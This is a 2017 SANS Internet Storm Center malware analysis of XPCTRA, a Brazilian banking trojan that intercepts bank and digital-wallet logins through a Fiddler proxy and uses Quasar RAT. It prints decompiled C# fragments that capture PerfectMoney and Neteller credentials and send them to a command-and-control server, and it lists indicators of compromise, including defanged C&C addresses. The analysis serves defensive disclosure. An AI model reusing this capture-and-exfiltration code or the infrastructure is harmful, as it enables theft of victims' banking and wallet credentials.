SANS ISC: XPCTRA Malware Steals Banking and Digital Wallet User's Credentials - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training SANS ISC InfoSec Forums

XPCTRA Malware Steals Banking and Digital Wallet User's Credentials

Renato
82
Posts
ISC
Handler
Sep
26th
2017

1. Introduction

While hunting some phishing emails these days, I came across a malware campaign similar to EngineBox, a banker capable of stealing user credentials from multiple banks [1]. XPCTRA, as I call today's variant, in addition to banking data, steals online digital wallet users' credentials from services such as Blockchain.info and PerfectMoney.

The malspams used in the campaign try to induce the victim to open a supposed bank bill link. It actually leads to the download of the XPCTRA dropper, that is, the part of the malware responsible for environment recognition and downloading new components. Once executed, it initiates a connection with an Internet address to download other malware parts responsible for later malicious actions.

In this diary, I present the XPCTRA analysis the indicators of compromise used in this campaign.

2. Threat analysis

Unlike the previous variant, XPCTRA (read it like "expectra") does not make use of as many layers of encoding as EngineBox did to try bypassing security layers, which made the analysis simpler.

Look at the diagram shown in Figure 1 and the textual description below to understand the threat flow, from malicious e-mail to data theft:

- The infection vector (malspam) links to a supposed PDF invoice, which actually leads the victim to download an executable file (dropper);
- Once executed, the dropper downloads a ".zip" file, unzips and executes the malware payload;

- It then begins a series of actions, including:
  - Persists itself into the OS, in order to survive system reboot;
  - Changes Firewall policies to allow the malware to communicate unrestrictedly with the Internet;
  - Instantiates “Fliddler”, an HTTP Proxy that is used to monitor and intercept user access to the financial institutions;
  - Installs the Fiddler root certificate to prevent the user from receiving digital certificate errors;
  - Points Internet Browsers settings to the local proxy (Fiddler);
  - Monitors and captures user credentials while accessing the websites of 2 major Brazilian banks and other financial institutions;
  - Stolen credentials are sent to criminals through an unencrypted C&C channel;
  - Establishes an encrypted channel to allow the victim’s system to be controlled by the attackers (RAT);
  - Monitors and captures user credentials while accessing email services like Microsoft Live, Terra, IG and Hotmail. These accesses are used to spread the malware further;



Figure 1 - XPCTRA Threat Flow

NOTE: The XPCTRA sample analysed here (idfptray.exe) was not yet known by VT (VirusTotal) until my submission.

3. Quasar RAT

After posting EngineBox malware analysis [1] last month, through community feedback, I came to know that the threat embedded a framework called Quasar RAT [2] developed in C#. The goal of this framework is to provide a tool for

remote access and management of Windows computers— hence the name, RAT (Remote Access Tool).

It turns out the variety of functions the open-source framework has, such as remote desktop, keylogger, etc., made it quite attractive for cybercriminals who ended up using it as a RAT (Remote Access Trojan) tool within their malware.

Notice in Figure 2 the similarity of Quasar RAT directory tree on the left, and the XPCTRA code on the right.



Figure 2—Similarity between Quasar RAT and XPCTRA directory trees

In addition to Quasar, XPCTRA incorporates Fiddler to play the role of HTTP Proxy and, of course, the code responsible for intercepting communications with financial institutions and sending SPAM as well.

4. Digital currency wallets

In addition to banking credentials, XPCTRA is able to steal digital currency wallet's credentials hosted online like Blockchain.info, PerfectMoney and Neteller. Look at Figures 3 and 4 for code snippets of capturing moments and sending user credentials from some of these institutions.

```
}
else if (num != 3765950028u)
{
    if (num == 4209809460u)
    {
        if (text4 == "https://perfectmoney.is/user/userlogin.asp")
        {
            for (int num2 = 0; num2 < sessao.requestBodyBytes.Length; num2++)
            {
                string arg6 = string.Concat((char)sessao.requestBodyBytes[num2]);
                text = string.Format("{0}{1}", text, arg6);
            }
            bool flag7 = text != "";
            if (flag7)
            {
                this.INSULAMENTO56PICA.LoguinPerfectMoney(text);
            }
        }
    }
}
else if (text4 == "https://member.neteller.com/public/authenticate")
```

Figure 3 - Capturing user's PerfectMoney credentials

```
public void LoguinPerfectMoney(string ALUCINADO175INDICADO)
{
    Match match = Regex.Match(ALUCINADO175INDICADO, "login=(?<Loguin>.*)&password=(?<Pw>.*)&turing=");
    bool success = match.Success;
    if (success)
    {
        ClassConexao classConexao = new ClassConexao();
        bool flag;
        do
        {
            flag = classConexao.Escreve(ClassConexao._client, "Loguin Perfect Money:" + match.Groups["Loguin"].Value + "Senha:"
        }
        while (!flag);
    }
}
```

Figure 4 – Sending data to C&C

5. Final words

The result of this analysis draws our attention to the security of digital currency wallets, especially those "hosted" in the cloud. Just as customers of traditional financial institutions have faced over the years the most diverse fraud attempts and had to protect themselves, so should digital money users. Give preference to services that offer a second authentication factor for transactions and be sure to enable it.

6. Indicators of compromise (IOCs)

Files

MD5 (25092017823428234329432 9423.exe) =
4fec5a95ba8222979b80c0fc83f81edd
MD5 (idfptray.exe) = 339c48b0ac25a9b187b8e76582580570

Network

hxxp://65.181.113.151/telnetd/chaves3.zip
hxxp://fritas.cheddarmcmelt.top/master/PhpTrafico.php
hxxp://fritas.cheddarmcmelt.top/master/Controle.php
hxxp://fritas.cheddarmcmelt.top/master/conf/Html.txt
coca.cheddarmcmelt.top TCP/8799
coca.cheddarmcmelt.top TCP/222

7. References

[1] https://morphuslabs.com/enginebox-malware-amea%C3%A7a-clientes-de-mais-de-10-bancos-brasileiros-a8061c4c3cda
[2] https://github.com/quasar/QuasarRAT